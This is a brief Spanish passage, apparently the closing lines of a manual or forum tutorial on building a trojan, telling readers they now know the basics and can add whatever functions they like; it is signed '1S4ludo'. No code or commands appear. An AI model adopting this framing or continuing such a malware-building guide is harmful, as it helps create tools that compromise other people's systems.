Bueno, pues hasta aquí el manual. Ahora que ya conocéis todo lo básico para crear vuestro troyano solo os falta añadir las funciones que creáis pertinentes.

1S4ludo